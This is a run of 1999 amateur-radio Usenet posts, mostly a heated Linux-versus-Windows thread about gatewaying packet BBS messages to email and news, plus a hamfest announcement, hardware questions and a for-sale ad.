I intend to wait until this problem with LINUX boxes mysteriously causing nearby Win95/98 machines to become crash-prone has been tracked down and resolved.

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4608. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s0m4mmnor0129@corp.supernews.com>
Source record: 15916

Hank Oredson wrote

>Yes, I looked at all the web sites, RPMs, and other references
>provided by the Linux Bigots (and those provided by everyone else
>as well). Not much there. Nothing there that will do what I am already
>doing, much less what I actually want to do.

Use UUCP, it's built-in. Transfers news and email just fine, although
dated. Use JNOS. If it really offends you, call it SNOS and say you
designed it (no source code though). You can probably run it on
Clover.

>But the original issues remain, and have not been addressed by any
>but two posters to this thread. Pretty useless newsgroup. Plenty
>of babblers, very few doers. Got some radios to install and antennas
>to put up, and a bit of new software capability to try out. Anyone
>interested in actually DOING something? Give it a try.

Pot calling the kettle black.

The bottom line, is we (Hams) do not need monolith programs anymore.
Programs that duplicate the stuff built-in to the OS used. Since Unix was
designed, the object has been to build function in modules. Modules that
interact and communicate using pipes, sockets, or even files. Microsoft
even uses this model in their office suite. Office is not a monolith, it
uses
process communication between modules.

JNOS, SNOS, PKNOS, JIMMY-NOS, NOSNOS, they're all monoliths.
They will all do something, and perform work, but who really cares about
an addition to the monolith.

Break the program down, and use the fork/exec, and some inter-process
communication. Don't keep copying/modifying JNOS.

Steve

4609. HAMFEST October 24, 1999 - Lindenhurst, LI

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: W2GSB <info@gsbarc.org>
Message-ID: <sEEO3.243$18.869641@news.optonline.net>
Source record: 15917
Cross-posted to: rec.radio.amateur,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.swap,rec.radio.scanner,rec.radio.shortwave,rec.radio.swap

HAMFEST October 24, 1999 - Lindenhurst, LI

GREAT SOUTH BAY AMATEUR RADIO CLUB
ARRL APPROVED LONG ISLAND HAMFEST - October 24, 1999

LINDENHURST, LI - NY

On October 24, 1999 the Great South Bay Amateur Radio Club will again sponsor an indoor Hamfest-Computer Show. The location will be at the:

Knights of Columbus
400 South Broadway, Lindenhurst, NY.
This is an ARRL approved Hamfest.

There will be radio equipment, electronic components, computers and accessories, software, books, technical manuals, ARRL information, Amateur Radio License Exams, Door Prizes.

Advanced registration is $15.00 each table. Tables at the door are $20.00 each. Contact Peter Portanova WB2OQQ at 516 541-4886 for table reservations. NO TABLES WILL BE RESERVED WITHOUT PRIOR PAYMENT due to the space available.

General admission is $ 6.00.

VE - ARRL - 12:00 NOON at Babylon Town Hall, 200 E Sunrise Hwy, Lindenhurst. For exam candidates please remember to bring your original FCC Amateur Radio license (if licensed), any C.S.C.E. forms that are pending, plus a photocopy of each, pens, calculator, formal form of ID (preferably photo ID), and the examination fee, to the exam session. 1998 ARRL/VEC fee is $ 6.35, exact change is appreciated. Novice exams are free.
The VE team is from ISLIP ARES Group and GSBARC. Thanks guys.

Talk-in will be via GSBARC Repeaters on 146.685 4Z(136.5) PL.

Food Service during the Hamfest will be provided by members of the Knights of Columbus Council.

Information is also available during the GSBARC 2 meter info net every Monday evening at 7:00 PM following the Newsline Report on the W2GSB repeater, 146.685 -600 4Z(136.5) PL required. You may also write to:

Great South Bay ARC
P.O. Box 1356
West Babylon, NY 11704

E-mail GSBARC info@gsbarc.org or visit GSBARC online at
http://www.gsbarc.org/hamfest.htm

Y2K Hamfest Schedule - March 5, 2000 and October 29, 2000

73,
GSBARC

4610. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7uf894$166j$1@arachne.labyrinth.net.au>
Source record: 15918

Charles Brabham <n5pvl@texoma.net> wrote:
> Or you could read the above as:

> "I intend to wait until this problem of "LINUX Bigotry" has resolved itself,
> so I won't look like some kind of idiot by associating myself with other
> LINUX users."

Ahh, so there's no real problem at all. Since "Linux bigotry" will
turn you off linux, we should all be turned off packet radio by
your obvious packet radio bigotry. Otherwise we'd have double standards,
wouldn't we?

> Only one (1) person on this newsgroup twigged to the fact that my post above
> was intended to poke fun at persons who depend upon negativity in order to
> communicate and feel they must make exaggerated claims and tell outright
> lies in order to promote their "new religion", LINUX.

Look, Charles -- it's no skin off my nose if you don't use it. I think
it's a quality product and it has a lot to offer and will enhance
the art of packet radio (something I thought you were interested in),
so I'll keep using it and I'll keep talking about it.

> Pick up a copy of Huxley's little book, "Brave New World Revisited". It's a
> non-fiction follow-up to his popular SF story, "Brave New World". I do not
> exaggerate (grin) when I state that most people on this ng would find
> Huxley's writing to be a bit too much over their heads. If you can follow it

No need to patronise me, I have read the original.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4611. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7uf6tk$2obp@enews3.newsguy.com>
Source record: 15919

Steve Sampson <ssampson@usa-site.net> wrote in message
news:s0m4mmnor0129@corp.supernews.com...
>
> The bottom line, is we (Hams) do not need monolith programs anymore.

Hams "need" what they prefer and want to use. Period. Your insistence upon abandoning all protocols but one (tcpip) and all software types that differ from the rather narrow range of your personal preference DEFINES the words "provincial", and "ignorant".

Your ignorant, provencial attitude is directly contrary to the spirit of experimentation that makes Ham Radio interesting, educational, challenging, and fun.

Before you become offended, look up the word "ignorant". It fits your attitude perfectly. Can't argue with the facts, OM.

> Programs that duplicate the stuff built-in to the OS used. Since Unix was
> designed, the object has been to build function in modules. Modules that
> interact and communicate using pipes, sockets, or even files. Microsoft
> even uses this model in their office suite. Office is not a monolith, it
> uses
> process communication between modules.
>
> JNOS, SNOS, PKNOS, JIMMY-NOS, NOSNOS, they're all monoliths.
> They will all do something, and perform work, but who really cares about
> an addition to the monolith.
>
> Break the program down, and use the fork/exec, and some inter-process
> communication. Don't keep copying/modifying JNOS.

Such software has been available for several years now, and the US tcpip community has studiously ignored them. You can keep on trying to convince your fellow tcpip fans here in the US to catch up with the rest of the world, but I doubt that you will have much luck. - They take great PRIDE in being ignorant and provincial. - So much so that I doubt you'll have any luck talking them out of it.

Don't give up, though!

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4612. TCP/IP and the macOS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: pdickson@us.oracle.com
Message-ID: <pdickson-ya023180001810991533520001@newshost.us.oracle.com>
Source record: 15920

Has anybody written an AX.25 driver for the Apple OpenTransport
environment, so I can just plug it in and use all my standard TCP/IP apps?
The only Macintosh
packet TCP/IP software I have found is a very ancient thing written in the
Netherlands that was stand-alone.

--
Paul Dickson
Opinions expressed are not necessarily those of Oracle Corporation.

4613. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910182147450.167-100000@dns.bde-arc.ampr.org>
Source record: 15921

On Sun, 17 Oct 1999, Hank Oredson wrote:
D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
> news:Pine.LNX.4.10.9910180309110.174-100000@dns.bde-arc.ampr.org...
>
> > The original thread of this was: How to make a "gateway." Well, gateways
> ARE
> > SERVERS (more correctly, run server programs), and therefore, any OS which
> is
> > more server than client oriented will be better. Windows, being client
> only,
> > by design is simply going to suck. That's like sticking a beachball into
> a
> > soda can - it can be done, but only if it's deflated (but then what's
> useful
> > about a deflated beachball when one can have an inflated one with the
> other
> > approach?).
>
> Linux bigots. Always the same. Sound like a clueless trollers.
> Like the above paragraph, pretty much lacking in useful knowledge.
>
> The original thread was "How to gateway BBS messages and bulletins
> to and from smtp/pop mail and nntp articles using Windows."

It's worth checking, but I believe that the "using Windows" wasn't stated as part of it. You were asking for the simplist way to gate mail and newsgroups. Perhaps someone edited your post before I saw it on the local newsserver?

However, in answering how to do that under windows, good luck. I know of no programs that do the conversion, and even then, you'll probably have to move to Windows NT because some of the features you're looking for are available only as servers and '95 just doesn't have server utilities. I don't use NT because I need my data to be stored and manipulated reliably.

BTW, in the mid 1980's, I was already bitching about the Micro$oft shortcomings in their programs (including certain bugs in MS-DOS 3.1), LONG BEFORE Linux was even created. It's not that I'm pro-Linux; I'm anti-incompetence and incompetence == Micro$oft.

The only reason why Micro$oft is the business powerhorse it is today is because of the original licensing agreement with IBM back in 1981, and with the PC-clone makers in 1985, requiring them to distribute the OS with every computer. With that, and everyone else writing software for that platform (and thus no alternative platforms), there was simply nothing to stop their poor quality control.

The computer software industry is the only industry where a defective product can be sold without liability attaching to the manufacturer - and furthermore, the only one where the end-customer is charged for fixing the defects. Try that with any other industry and the manufacturer would be bankrupt from all the claims. 25 years ago, such wasn't the standard. Bug fixes were usually required to be provided free of charge since the program never met the "original specification" with the side effects. That changed when the industry moved to "licensing software" instead of contract-on-demand authorship.

Why do you think Bill Gates is afraid of the word "Linux?" It's because he realizes that a viable alternative OS has surfaced that could end his monopoly of fact.

> I'm quite certain of this since I started the thread.
>
> Linux did not enter in until certain Linux Bigots took over the thread.
>
> In any case Linux will not help with the project at hand, since it is
> being done in Windows. You (all the Linux Bigots) don't like that,
> do it in Linux. Ain't been done yet, even though the Linux Bigots
> claim it has. A good deal of progress in Windows, by several
> different authors.
>
> Yes, I looked at all the web sites, RPMs, and other references
> provided by the Linux Bigots (and those provided by everyone else
> as well). Not much there. Nothing there that will do what I am already
> doing, much less what I actually want to do.
>
> But the original issues remain, and have not been addressed by any
> but two posters to this thread. Pretty useless newsgroup. Plenty
> of babblers, very few doers. Got some radios to install and antennas
> to put up, and a bit of new software capability to try out. Anyone
> interested in actually DOING something? Give it a try.

Interesting, considering this is coming from someone who recently CLOSED his packet BBS (at least per the "WestNet" listing). Is that because you wanted to experiment, or some other reason?

4614. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <380BAE93.96D539F@cvn.net>
Source record: 15922

Rob Janssen wrote:

> The Owner <agiroux@cvn.net> wrote:
> >Rob Janssen wrote:
>
> >> Tony Giroux <agiroux@cvn.net> wrote:
> >> >The problem is FIPS does not tell the Windows OS that it is removing 1
> >> >gig of drive space and that it will be reformatted so that Windows can
> >> >not read it.
>
> >> This is simply not true!
>
> >Of course it is -- your statements below show it. WIndows cannot learn new
> >configurations
> >to the hardware without Plug & Play or through the WIndows interfaces.
>
> What do you know about that? Not much, it seems...
>
> A change in partition size involves a change in the partition table and
> a change in the filesystem superblock (in the case if FAT, this resides
> in the partition bootsector).
> FIPS makes these modifications and Windows learns about them when it
> boots.
>
> >> >Worse, Windows didn't know that the Boot track was
> >> >re-written with a foreign boot process.
>
> >> And that doesn't matter at all.
>
> >This is one of the reasons some commercial vendors switched to Power Qwests
> >Boot Magic
> >software to use instead of Lilo.
>
> I said it does not matter. I don't care about commercial vendors adding a
> bootmanager that looks more appealing to the customer, it is their right
> to do so. But there is NO technical reason for it.
>
> >Ah -- you loaded Linux first and then run Windows under it -- good idea.
> >It is when you do the reverse that the fun begans.
>
> I described how the fun begins when you install NT on a system that already
> has Windows95. There is no such problem when installing Linux.
>
> In fact, installation and re-installation of Windows XX on systems with

> existing partitions is riddled with problems, because Bill's crummy
> installation programs try to find out what you want and block you from
> doing it. This even happens when you are using only a single M$ OS: for
> example, try to re-install NT on a system that has a D: drive spanning
> multiple disks. You only want to re-install NT on C: because it was
> somehow fucked up, or simply because you want to move the server to
> another domain (you cannot do that without re-installation, boooo).
> Now try to do that without touching the D: partitions. It won't let you.
> So your only option is to restore D: from a backup after installation is
> completed. This adds extra risk and lots of time.
>
> Under Linux you always get the opportunity to look at the exact partition
> table entries, and select the partition and location YOU want. And it
> won't touch partitions that are not involved, but later you can still add
> them to the filesystem (e.g. mounting a Windows partition).
>
> Of course, there is always a class of users (you are in it) who do not
> understand enough of basic disk partitioning and filesystem layouts to
> perform these tasks. For those, Linux distributions also include "wizard"
> like partitioners, that cope with standard situations like "use entire disk
> for Linux" or "shrink Windows partition to make room for Linux".
>

I'm not going to get into a "he said -- he said" in the wrong news group. I
bult my first
micro in 1978 and grew up on UNIX and MS systems. You apparently have some
sort
of 'know it all complex' to attach anything that you difdn't dream up. I
currently, successfully,
run a number of computer networks and know what happens to Linux and MS based
machines
running on them. I think you need to get out into the real worl more often.

Nuff Said --

Tony -- KF3BX

> Rob
> --
> +----------------------------------+--------------------------------------+
> | Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
> | AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
> +----------------------------------+--------------------------------------+

4615. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Tony Giroux <agiroux@cvn.net>
Message-ID: <380BAD16.67999ECF@cvn.net>
Source record: 15923

Hamish Moffatt wrote:

> The Owner <agiroux@cvn.net> wrote:
> > Of course it is -- your statements below show it. WIndows cannot learn new
> > configurations
> > to the hardware without Plug & Play or through the WIndows interfaces.
>
> Re-partitioning your hard drive is not a change to your hardware
> configuration.
>
> Hamish

It may not be to you or your computer, but Windows suddenly doesn't have drive space that it
had before.

4616. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7uh4i9$8cj$1@bgtnsc01.worldnet.att.net>
Source record: 15924

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910182147450.167-

> > Linux bigots. Always the same. Sound like a clueless trollers.
> > Like the above paragraph, pretty much lacking in useful knowledge.
> >
> > The original thread was "How to gateway BBS messages and bulletins
> > to and from smtp/pop mail and nntp articles using Windows."
>
> It's worth checking, but I believe that the "using Windows" wasn't stated
as
> part of it. You were asking for the simplist way to gate mail and
newsgroups.
> Perhaps someone edited your post before I saw it on the local newsserver?

Perhaps your memory is faulty.

> However, in answering how to do that under windows, good luck. I know of
no
> programs that do the conversion, and even then, you'll probably have to
move to
> Windows NT because some of the features you're looking for are available
only
> as servers and '95 just doesn't have server utilities. I don't use NT
because
> I need my data to be stored and manipulated reliably.

My point holds (about Linux Bigots).
This Windows 98 system is in fact "doing that" under windows.
Can't "do that" in Linux, the software does not exist.

Those two facts seem to be the sole and only things one can
learn from this thread: that the Linux Bigots think everything
can be done in Linux (when it cannot), and think nothing can
be done in Windows (when almost everything can).

<left-wing whiner text removed>

> Interesting, considering this is coming from someone who recently CLOSED
his
> packet BBS (at least per the "WestNet" listing). Is that because you
wanted to
> experiment, or some other reason?

Yes.

4617. Need an Elmer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-18 00:00:00 UTC
From: Tony Baca <tbaca@hpbs1129.boi.hp.com>
Message-ID: <7ug0u5$ss1$1@hpbs1500.boi.hp.com>
Source record: 15925

Presently, my home town, Boise, Idaho, does not appear
to have any active packet BBS. The local Hewlett-Packard
radio club is talking about providing the town with a
PBBS. I am looking for someone who is willing to help,
via e-mail, us set up the system and in particular, help
with mail forwarding in and out of our node.

Any Elmers out there who could help?

Thanks
73
WV7I

/ony tbaca@boi.hp.com

4618. Re: New RTTY software - It can TRANSMIT now

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: amx@i.am
Message-ID: <7uhdd6vvr1@nnrp1.deja.com>
Source record: 15926

In article <7u42lcmgo1@nickel.uunet.be>,
"jean-luc.berrrier" <jean-luc.berrier@village.uunet.be> wrote:
> I think also that this is a good job to post this prgm.
>
> This is strange... a lot of people annouce that they have also a
"prgm"...
>
> Sorry the one from Sergei works fine and I am waiting for the TX part.

If you have full-duplex sound card (and full-duplex Windows drivers),
you can try the first BETA-version with transmit capabilities:

http://ua9osv.hypermart.net/tty015b.zip .

They say it work well ...

I hope version for non-duplex cards will be made soon ...

73!
Sergei,
UA9OSV

Sent via Deja.com http://www.deja.com/
Before you buy.

4619. Swiss-PTC and SCS PTC-II -- What's the difference?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <qKOO3.13869$HO5.63277@news.rdc1.md.home.com>
Source record: 15927
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Hi,

I have a couple of questions. I would *really* appreciate it if you could help me find the answers. If there is a web site or other resouce that I should consult for this information, please let me know.

What is the difference between the SCS PTC-II and the Swiss-PTC? I see lots of ham radio operators talking about the SCS PTC-II and I see a lot of Red Cross people talking about the Swiss-PTC. Is there a difference? Does SCS-PTC make the Swiss-PTC?

I get the impression that they are both Pactor/Pactor II modems, but I'm not sure if they are interoperable?

Thank you very much for your help!

John Roberts

4620. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80odb6.hb2.nomail@linux.pe1chl.ampr.org>
Source record: 15928

Hank Oredson <horedson@att.net> wrote:

>My point holds (about Linux Bigots).
>This Windows 98 system is in fact "doing that" under windows.
>Can't "do that" in Linux, the software does not exist.

Hank Oredson could not find it. It does exist.

>Those two facts seem to be the sole and only things one can
>learn from this thread: that the Linux Bigots think everything
>can be done in Linux (when it cannot), and think nothing can
>be done in Windows (when almost everything can).

What we also learn is that Hank Oredson will not acknowledge the
existance of software that has been seen running by several other
posters on the group, just because he has been unable to find it
himself.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4621. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80oe29.hsr.nomail@linux.pe1chl.ampr.org>
Source record: 15929

Hank Oredson <horedson@att.net> wrote:

>> It's worth checking, but I believe that the "using Windows" wasn't stated
>as
>> part of it. You were asking for the simplist way to gate mail and
>newsgroups.
>> Perhaps someone edited your post before I saw it on the local newsserver?

>Perhaps your memory is faulty.

Ok, I have fetched your original article from www.deja.com.
You know, one of those nice search tools we have available on the Internet
to find things we are not sure they exit.

Oh, wait... you don't know about those. Maybe you should try to have
a look there, you might find some things there you claimed do not exist!

Well, here it goes:

A couple folks asked that I repost my specific suggestions
on how to migrate the existing BBS network to the model in
current use on the internet. Here they are again. Not well
organized, a bit of babble, but specific ideas. Would they
work in practice? I don't know (yet) but may implement some
of them and find out.

Each BBS network message type has an equivalent internet
application and protocol. For the BBS network to interoperate
with these applications and protocols we need some number
of "gateway" systems which do the appropriate translations.

1) Bulletins map to net news and the nntp protocol.
We need a set of newsgroups defined to map to/from the common BBS
network topics. One solution would be to use newsgroups
of the form alt.hamradio.<topic> where <topic> is the To: field of the BBS
message. Thus we would have, for example,
alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
The "gateway" servers would move messages both directions using the
obvious and simple mapping.

2) Personal messages map to standard email and the pop3/smtp protocols.
We can use the obvious address mapping. I've run this kind
of "gateway" server for years, using a version of JNOS. It works fine, and is
already available.

3) NTS messages are an intersting case. They probably need to map to net
news and the nntp protocol. We might use a newsgroup

such as alt.hamradio.nts-traffic for this purpose. In this
case the same "gateway" servers which handle 1) will suffice. Ideas welcome
from the NTS folks on how we might handle this.

Note that we do not need "permission" from NIS or anyone else to begin to
implement this capability. Everything exists within the ham radio network and
not within the internet per se. The model
is designed to be compatible with internet standards for the obvious reason:
those standards exist and are well tested. We should use them.

For some of the standards, file transfer protocols also exist. For example email
has pop3 and smtp as network data transfer standards, and RFC-822 (and it's
various updates) provide a guide to the
construction of a bulk transfer protocol. We already use this protocol as
import/export between BBS systems of various kinds. The needed extensions to
the standard set of headers are documented in the
BBS specification. For net news two standard transports exist. One is a bulk file
transport using the "ihave/iwant" scheme similar to what is called "X forwarding"
in the BBS network. The needed mappings are obvious and should be simple to
implement.

All the above would require only a small amount of fairly simple programming
effort on the part of the authors of the ham radio
tcp/ip programs, and very little effort on the part of the authors of the ham radio
BBS programs. The hard work is deciding on the
details of how the mappings will work, and setting up enough
gateway servers to attract users.

One advantage of this scheme is that we could use it to link
existing news groups in the internet directly to the ham radio
BBS network, with bidirectional exchange of messages. Some might consider
this a disadvantage because of the obvious possibility
of abuse by both hams and non-hams. This possibility should not
get in the way of creating and testing the technology.

There is an interesting technique we could use to do this integration. If each
"gateway" server ran a web server with a standard middleware API to a local
database, then the task of programming the needed applications would be fairly
simple. What applications are needed? Those required for the administration of
the "gateway" server itself, for example, to maintain mappings, deal with
exceptions, and all the other "sysop" type of activities.

One could even consider creating a "regular ham radio BBS" using the
capabilities of the web server. This has in fact been done, several times, by
various hams. Perhaps those hams might consider making their work available
to others in the ham radio network as well as on the internet. Doing so might
help move the digital networking facet of our hobby forward. i.e. "The folks using
html on ham radio are headed in the right direction."

Disclaimer: Yes, I know the above sounds a lot like the integration of ham radio
networking with the internet. That is exactly what it is. I hope everyone can
understand the difference between taking ideas and techniques from the internet

for use in ham radio, and replacing ham radio with the internet itself. I propose
the former, and not the later.

As we all can see, it does not mention Windows. It does not even mention
any operating system or environment.

So it is clearly YOUR memory that is faulty. Please have it checked before
you accuse others.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4622. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7uhhmk$5vk$1@arachne.labyrinth.net.au>
Source record: 15930

Tony Giroux <agiroux@cvn.net> wrote:
> It may not be to you or your computer, but Windows suddenly doesn't have drive
> space that it
> had before.

True, but this isn't a problem. The repartitioning tools correctly update
the partition table and the file allocation tables and so forth for
the affected file systems. Windows does not know that it used to have
more space.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4623. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7uhlp7$23ii@enews4.newsguy.com>
Source record: 15931

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7uhhmk$5vk$1@arachne.labyrinth.net.au...
> Tony Giroux <agiroux@cvn.net> wrote:
> > It may not be to you or your computer, but Windows suddenly doesn't have
drive
> > space that it
> > had before.
>
> True, but this isn't a problem. The repartitioning tools correctly update
> the partition table and the file allocation tables and so forth for
> the affected file systems. Windows does not know that it used to have
> more space.

Back in the days before multi-gigabyte HD's were common, I used to run
across problems with a lack of enough HD space for the swap file. I'd clean
out some of the useless files and old stuff, and things would speed up
again.

That kind of thing doesn't happen to me anymore, mainly because the HD's are
so much larger than before.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4624. Micro Orbiter 3.0 r4.2 user HELP!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: Nico mail server <alegna@cygnus.uwa.edu.au>
Message-ID: <7uhpc4ofd1@enyo.uwa.edu.au>
Source record: 15932

hi there,
I have used this great satellite tracking software on my old notebook...now
that I have upgraded my machine I tried to install it but the last disk(3
diskette set)cannot be read !

If anyone has a copy of disk 3 please contact me.

regards,
VK6 BOS Nick

4625. Ham Radio and SWL URL

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <IC1P3.650$bB1.10962@sea-read.news.verio.net>
Source record: 15933
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

Howdy, Folks.

This is an open invitation to browse http://hfradio.org, the NW7US Ham Radio and Shortwave Radio Resource Website.

This non-commercial site offers:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

4626. Packet in Central Texas?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: pmunsel@aol.com
Message-ID: <19991019144827.13064.00000336@ng-fd1.aol.com>
Source record: 15934

Was wondering if anyone could tell me where the packet activity is in Central Texas. I have been off for about 6 months, and none of the nodes, or BBS' are where I left them! I live in Hearne, and there is nothing in the Bryan / Clooege Station area, or Temple area unless I am overlooking it somehow. I have found some keyboard to keyboard stuff on 145.590. Waco is not accessible from here due to a VERY high hill.
Thanks and 73,
Paul Munsel N5XMV
Hearne, Tx.

4627. FS: Sony EDM-1200B, 1.2gb, M.O. disks

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: "MIKE M." <PROAUDIO99@prodigy.net>
Message-ID: <7uig4o$1bki$1@newssvr03-int.news.prodigy.com>
Source record: 15935

FS: (9) Sony EDM-1200B 1.2gb Magneto Optical Disks.
Brand "new in box"
512 byte/sector 139mm (5.25").....Sony list price is $ 69.99 ea.
MO disk complying with ISO / IEC 13549 (ECMA-184)
Call.......Mike
814-868-0866
814-450-7979-cell
800-509-2050-beep

4628. Re: Swiss-PTC and SCS PTC-II -- What's the difference?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: Per-Sverre Budahl <la2mv@tr.telia.no>
Message-ID: <380CFD42.A8505BFF@tr.telia.no>
Source record: 15936
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

> What is the difference between the SCS PTC-II and the Swiss-PTC? I see lots

SWISS-PTC does not have the PACKET modem option and it's modified for
comercial use and will not talk to original SCS PTC-II.

Have a look at:

http://www.schuemperlin.com/

Per-Sverre Budahl * mailto:la2mv@tr.telia.no

4629. Beware of imposters!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-19 00:00:00 UTC
From: bajones@worcester.DEmon.co.UK
Message-ID: <AwGwLLAHoPD4Ewzn@worcester.demon.co.uk>
Source record: 15937

Greetings

There have been several items recently, which would seem to have been posted under the callsign of G8ASO. However, they were not posted by the person who was allocated that callsign!

I have not nor will ever support the activities of the organisation calling itself the Laughing Policeman Wireless Society or any similar name whether on any radio mode or manifestation on web sites.

Brian
--
Brian Jones Worcester, United Kingdom
Amateur radio G8ASO @ G8ASO.GB7GLO.#46.GBR.EU
mailto: bajones@worcester.demon.co.uk
++ If you read a uk.* newsgroup also read uk.net.news.announce ++

4630. Re: Linux crashes Windows - was Re: The BBS network and tcp/ip

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-20 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910201009510.1718-100000@dns.bde-arc.ampr.org>
Source record: 15938

On 19 Oct 1999, Hamish Moffatt wrote:
> Tony Giroux <agiroux@cvn.net> wrote:
> > It may not be to you or your computer, but Windows suddenly doesn't have drive
> > space that it
> > had before.
>
> True, but this isn't a problem. The repartitioning tools correctly update
> the partition table and the file allocation tables and so forth for
> the affected file systems. Windows does not know that it used to have
> more space.

... You're assuming that windows doesn't take a snapshot of the system (including disk partition size) and compare it to an earlier version.... I'm not saying that it does (or doesn't), but it obviously has some configuration information that it does save - else the "you've installed new hardware" message would never magically appear.....

4631. sv2agw TCP/IP drivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-20 00:00:00 UTC
From: Derren Bay <dbayNOSPAM@feist.com>
Message-ID: <01bf1b43$11059300$7bff7aa7@123.marriott.com>
Source record: 15939

Is anyone using the sv2agw TCP/IP drivers, either with
Windows 98 or Windows 95? I would like connect my ampr station to my LAN
(and the Internet) for mobile access.

